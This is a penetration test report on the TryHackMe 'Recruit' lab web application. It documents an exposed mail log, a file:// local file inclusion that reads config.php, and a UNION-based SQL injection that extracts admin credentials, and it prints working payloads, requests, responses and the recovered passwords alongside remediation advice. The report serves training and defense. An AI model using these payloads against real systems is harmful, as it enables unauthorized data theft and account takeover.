

# Recruit — Penetration Test Report

|                |                    |
|----------------|--------------------|
| Tester         | Nurlan Hasanov     |
| Date           | 24.09.2026         |
| Target         | http://recruit.thm |
| Platform       | TryHackMe          |
| Report Version | 1.0                |

## 1. Executive Summary

A penetration test was conducted against the Recruit web application (<http://10.144.189.25>) to identify security vulnerabilities that could be exploited by a malicious actor. During the assessment, **3 findings** were identified: **1 Critical**, **1 High**, and **1 Medium** severity.

The most critical finding was a **SQL Injection vulnerability** in the `search` parameter of `dashboard.php`, which allowed unauthenticated extraction of data directly from the backend database, including the plaintext-displayed credentials of the application's `admin` account. Exploitation of this issue alone is sufficient to grant an attacker full administrative control over the platform, exposing all candidate personal data and application functionality.

This was compounded by a **Local File Inclusion (LFI) vulnerability** in the `cv` parameter of `file.php`, which allowed direct disclosure of the application's `config.php` source file, revealing a hardcoded plaintext password for the HR account. Notably, the existence and exact storage location of this credential had already been indirectly disclosed through a **publicly accessible internal mail log** (`mail.log`), which exposed internal HR/IT correspondence discussing the application's credential-handling practices. Taken together, these three findings form a clear attack chain: information disclosure led an attacker directly to the location of stored credentials, and a separate file-handling flaw allowed those credentials to be retrieved outright, while an independent injection flaw provided an even more direct path to full administrative compromise.

### Overall Risk Rating: Critical

The combination of unauthenticated data extraction, arbitrary file read, and exposed internal communications represents a severe risk to the confidentiality and integrity of the application and its data. Immediate remediation is recommended, prioritizing the SQL Injection and credential exposure issues, followed by the removal of publicly accessible log and configuration files.

### Summary of Findings:

| # | Finding                                                                 | Severity |
|---|-------------------------------------------------------------------------|----------|
| 1 | SQL Injection (UNION-Based) in Dashboard Search Parameter               | Critical |
| 2 | Local File Inclusion (LFI) Leading to Exposure of Hardcoded Credentials | High     |
| 3 | Sensitive Information Disclosure via Exposed Mail Log ]                 | Medium   |

## 2. Scope & Methodology

### Scope:

- Target: `http://recruit.thm`
- Test type: Black-box

### Methodology:

Testing was conducted in line with the OWASP Testing Guide, covering the following phases:

1. Reconnaissance & Information Gathering
2. Enumeration (directory/subdomain brute force, port scanning)
3. Vulnerability Identification
4. Exploitation
5. Post-Exploitation / Impact Analysis

### Tools Used:

- Nmap
- Burp Suite
- Feroxbuster / Gobuster
- Hydra

## 3. Findings

### Finding #1: Sensitive Information Disclosure via Exposed Mail Log

|                    |                                                     |
|--------------------|-----------------------------------------------------|
| Severity           | Medium (Base) — Elevated in context of attack chain |
| CVSS Score         | 5.3 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)  |
| CWE                | CWE-532, CWE-538                                    |
| Affected Component | <code>http://recruit.thm/mail/mail.log</code>       |

### Description:


The application exposes an internal mail log file (`mail.log`) at a publicly accessible path without requiring any authentication or authorization. This log file contains full email correspondence, including internal system communications between the HR and IT Support teams. The exposed email discloses sensitive operational details, specifically that HR login credentials (username: `hr`) are stored in plaintext within the application's configuration file (`config.php`) for ease of access during the initial rollout phase. Additionally, the log reveals internal infrastructure details such as internal hostnames (`hr-workstation.local`) and mail server metadata (Postfix queue IDs, internal IP addresses), which can further assist an attacker in reconnaissance and lateral movement planning.

While this finding does not directly expose credentials itself, it provides an attacker with actionable intelligence — specifically, the exact location where sensitive credentials are stored within the application — significantly reducing the effort required for subsequent exploitation.

### Steps to Reproduce:

```
feroxbuster -u http://10.144.189.25 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
```

## Evidence:



```
May 14 09:32:11 recruit-server postfix/smtpd[2142]: connect from hr-workstation.local[10.10.5.23]
May 14 09:32:12 recruit-server postfix/smtpd[2143]: 4F1A2203F: client=hr-workstation.local[10.10.5.23]
May 14 09:32:13 recruit-server postfix/cleanup[2146]: 4F1A2203F: message-id=<20240514093213.4F1A2203F@recruit.local>
May 14 09:32:13 recruit-server postfix/qmgr[1780]: 4F1A2203F: from=<hr@recruit.thm>, size=1024, nrcpt=1 (queue active)
May 14 09:32:14 recruit-server postfix/local[2151]: 4F1A2203F: to=<it-support@recruit.local>, relay=local, delay=0.34, status=sent

-----
From: HR Team <hr@recruit.thm>
To: IT Support <it-support@recruit.thm>
Date: Tue, 14 May 2024 09:32:10 +0000
Subject: Recruitment Portal Deployment Confirmation

Hi Team,

Just a quick update to confirm that the new Recruitment Portal
has been deployed successfully and is functioning as expected.

Weâ€™ve completed basic validation:
- Login page is accessible
- Candidate dashboard loads correctly
- API documentation page is live

As discussed during deployment:
- HR login credentials (username: hr) are currently stored in the application
  configuration file (config.php) for ease of access during
  the initial rollout phase.
- Administrator credentials are NOT stored in the application
  files and are securely maintained within the backend database.

Please let us know if there are any issues or if further changes
are required.

Thanks,
HR Operations
Recruitment Team
-----

May 14 09:32:14 recruit-server postfix/qmgr[1780]: 4F1A2203F: removed
```

## Impact:

This vulnerability allows an unauthenticated attacker to access internal email communications, exposing sensitive operational knowledge that would otherwise be restricted to internal staff. In this case, the disclosed information directly pointed an attacker toward the exact location of stored HR credentials, significantly shortening the time and effort required to compromise the HR account. Once combined with the credential exposure in `config.php` (see Finding #X), this could lead to unauthorized access to the recruitment portal under the HR identity, potentially exposing candidate personal data (names, contact details, resumes) and violating data protection obligations. Beyond the immediate credential leak, exposed logs of this nature routinely leak internal hostnames, IP addresses, and workflow details that support further reconnaissance, increasing the likelihood of follow-on attacks such as lateral movement or targeted phishing against IT staff.

## Remediation:

- Remove log files from any web-accessible directory; store application and mail logs outside the web root (e.g., `/var/log/` instead of `/var/www/html/`)
- Configure the web server to explicitly deny access to log file extensions (`.log`) via web server rules, e.g.:

```
# Apache (.htaccess or vhost config)
<FilesMatch "\.log$">
    Require all denied
</FilesMatch>
```

```
# Nginx
location ~* \.log$ {
    deny all;
}
```

## Finding #2: Local File Inclusion (LFI) Leading to Exposure of Hardcoded Credentials

|                    |                                                                                                       |
|--------------------|-------------------------------------------------------------------------------------------------------|
| Severity           | High                                                                                                  |
| CVSS Score         | 7.5 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)                                                    |
| CWE                | CWE-98 (PHP Local File Inclusion) / CWE-22 (Path Traversal) + CWE-798 (Use of Hard-coded Credentials) |
| Affected Component | <code>http://10.144.189.25/file.php?cv=</code> (GET parameter)                                        |

### Description:

The `cv` parameter of `file.php` fails to validate or restrict user-supplied input before passing it to a file-inclusion function. This allows an attacker to supply the `file://` wrapper along with an absolute path to read arbitrary files from the server's local filesystem, rather than the intended candidate CV/resume file. By requesting `file:///var/www/html/config.php`, the raw PHP source code of the application's configuration file is returned instead of being executed, exposing internal application settings and a hardcoded plaintext password.

### Steps to Reproduce:

1. Navigate to the `cv` parameter of `file.php`
2. Submit the following payload as the parameter value:

```
file:///var/www/html/config.php
```

3. Observe that the full raw PHP source of `config.php` is returned in the response instead of being interpreted by the server
4. Locate the `$HR_PASSWORD` variable within the disclosed source code


### Evidence:

#### Request:

```
GET /file.php?cv=file:///var/www/html/config.php HTTP/1.1
Host: 10.144.189.25
```

#### Response (excerpt):

```
php
$HR_PASSWORD = 'hrpassword123';
```



```
<?php
/*
 * Application Configuration
 */

$app_name = 'Recruit';
$app_env = 'production';
$app_version = '1.2.4';
$app_debug = false;

/*
 * HR Credentials (Temporary - Initial Rollout Phase)
 * NOTE:
 * These credentials are stored here temporarily for ease of access
 * during the initial deployment and will be moved to the database
 * in a future release.
 */

$hr_password = 'hrpassword123';

/*
 * API Configuration
 */

$api_enabled = true;
$api_version = 'v1';
?>
```

## Impact:

This vulnerability allows an unauthenticated attacker to read arbitrary files on the server, including sensitive application source code. In this instance, it directly exposed a hardcoded, plaintext HR account password (**hrpassword123**), which can be used to authenticate to the recruitment portal as the HR user without any further effort. This confirms and completes the risk identified in the earlier information-disclosure finding (exposed **mail.log**), which had already indicated that HR credentials were stored in **config.php** — this LFI vulnerability is the mechanism that turns that risk into a fully realized credential compromise. Beyond this specific credential, the same technique could be used to read other sensitive files on the server (e.g., **/etc/passwd**, other application configuration files, database connection strings), potentially leading to full application and infrastructure compromise depending on what else is stored on disk.

## Remediation:

- Never pass raw user input directly into file-inclusion functions (**include**, **require**, **file\_get\_contents**, etc.)
- Implement a strict allow-list of permitted filenames/paths for the **cv** parameter, and reject anything that doesn't match
- Disable support for the **file://**, **php://**, **http://**, and other stream wrappers in this context; if remote/local inclusion is not required, disable **allow\_url\_include** and **allow\_url\_fopen** in **php.ini**
- Store uploaded candidate files outside the web root, and serve them only through a controlled script that validates the requested filename against a database record rather than a raw filesystem path

### Finding #3: SQL Injection (UNION-Based) in Dashboard Search Parameter Leading to Admin Credential Disclosure

|                    |                                                                                                                     |
|--------------------|---------------------------------------------------------------------------------------------------------------------|
| Severity           | Critical                                                                                                            |
| CVSS Score         | 9.8 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)                                                                  |
| CWE                | CWE-89 (SQL Injection)                                                                                              |
| Affected Component | <a href="http://10.144.189.25/dashboard.php?search=">http://10.144.189.25/dashboard.php?search=</a> (GET parameter) |

#### Description:

The `search` parameter of `dashboard.php` is concatenated directly into a backend SQL query (a `LIKE '%...%'` clause) without any sanitization, parameterization, or input validation. This allows an attacker to inject a `UNION SELECT` statement to append the results of an arbitrary secondary query to the legitimate candidate-listing output. By determining the column count of the original query and identifying which columns are reflected on the page, an attacker can extract data from any table in the database — including the `users` table containing application credentials.

#### Steps to Reproduce:

1. Authenticate to the dashboard (or reach the vulnerable endpoint) and locate the candidate search field
2. Confirm the injection point by submitting a single quote ( `'` ) and observing a SQL syntax error
3. Determine the column count using `ORDER BY`, confirming 4 columns
4. Submit the following payload in the `search` parameter:

```
%' UNION SELECT 1,username,password,4 FROM users-- -
```

5. Observe that the response table now includes an additional row containing the `admin` username and its corresponding password, displayed directly in the "Name" and "Position" columns


#### Evidence:

##### Request:

```
GET /dashboard.php?search=%25'+UNION+SELECT+1,username,password,4+FROM+users--+  
HTTP/1.1 Host: 10.144.189.25
```

##### Response (excerpt):

```
ID: 1   Name: admin   Position: admin@001admin   Status: 4
```



### Impact:

This vulnerability allows a completely unauthenticated or low-privileged attacker to extract arbitrary data from the entire backend database via a single unsanitized input field. In this instance, it directly exposed the credentials of the **admin** account, which — per the earlier reconnaissance finding — is known to be the application's most privileged account, with credentials stored securely in the database rather than in application files. Successful exploitation grants an attacker full administrative access to the Recruitment Portal, including the ability to view, modify, or delete all candidate records (names, application status, personal data), manage other user accounts, and potentially pivot further into the application or underlying infrastructure. Because UNION-based injection also permits querying **information\_schema**, an attacker is not limited to the **users** table and could enumerate and extract the entire database schema and contents, representing a complete breach of data confidentiality and integrity for the platform.

### Remediation:

- Replace all dynamic SQL query construction with parameterized queries / prepared statements (e.g., PHP PDO with bound parameters); never concatenate user input directly into SQL strings
- Apply strict input validation and allow-listing on the **search** parameter (e.g., restrict to alphanumeric characters where feasible)
- Enforce the principle of least privilege for the database account used by the web application — it should not have access to sensitive tables (e.g., **users**) beyond what the application logic strictly requires
- Disable detailed SQL error messages in production (**display\_errors = Off** in **php.ini**) to prevent attackers from using error output to fingerprint the database and refine injection payloads
- Store passwords using a strong, salted hashing algorithm (e.g., bcrypt/Argon2) rather than in a retrievable/plaintext-comparable format, so that even if extracted, credentials cannot be directly reused
- Immediately rotate the compromised **admin** credential following remediation

## 4. Risk Rating Criteria

| Severity | Description                                                            |
|----------|------------------------------------------------------------------------|
| Critical | Full system/data compromise possible without authentication            |
| High     | Serious impact, but certain conditions/authentication required         |
| Medium   | Limited impact; may become more dangerous combined with other findings |
| Low      | Minimal impact, best-practice violation                                |

## 5. Recommendations Summary

| Priority | Recommendation                                                                                                                                                                                                                             |
|----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1        | Rewrite all database queries in <code>dashboard.php</code> (and any other affected endpoints) using parameterized queries / prepared statements to eliminate SQL Injection                                                                 |
| 2        | Rotate the compromised <code>admin</code> account credential ( <code>admin@001admin</code> ) immediately, and enforce salted password hashing (bcrypt/Argon2) for all stored credentials                                                   |
| 3        | Sanitize and restrict the <code>cv</code> parameter in <code>file.php</code> to a strict allow-list, and disable stream wrapper support ( <code>file://</code> , <code>php://</code> ) to remediate the Local File Inclusion vulnerability |
| 4        | Remove all hardcoded credentials from <code>config.php</code> ; migrate to environment variables or a secrets manager                                                                                                                      |
| 5        | Relocate <code>mail.log</code> and all application/system logs outside the web-accessible directory, and restrict access at the web server level                                                                                           |
| 6        | Set the <code>HttpOnly</code> , <code>Secure</code> , and <code>SameSite</code> flags on the <code>PHPSESSID</code> session cookie to reduce the impact of any future XSS                                                                  |
| 7        | Implement input validation and output encoding across all user-supplied parameters (search, cv, and any other reflected input) to prevent XSS                                                                                              |
| 8        | Enforce account lockout / rate limiting on the login form to mitigate brute-force attacks                                                                                                                                                  |
| 9        | Disable verbose SQL/PHP error messages in production to prevent information leakage that aids exploitation                                                                                                                                 |

## 6. Appendix

### A. Tool Output / Raw Data

```
# Directory/file enumeration
```

```
feroxbuster -w
/usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3
-medium.txt \

-u http://10.144.189.25/ -x php,txt,html,bak -t 50


# SQLi column count confirmation
%' ORDER BY 4-- - → normal response
%' ORDER BY 5-- - → SQL syntax error (confirms 4 columns)


# SQLi data extraction
%' UNION SELECT 1,username,password,4 FROM users-- -


# LFI payload
GET /file.php?cv=file:///var/www/html/config.php


# Exposed log file
GET /mail/mail.log
```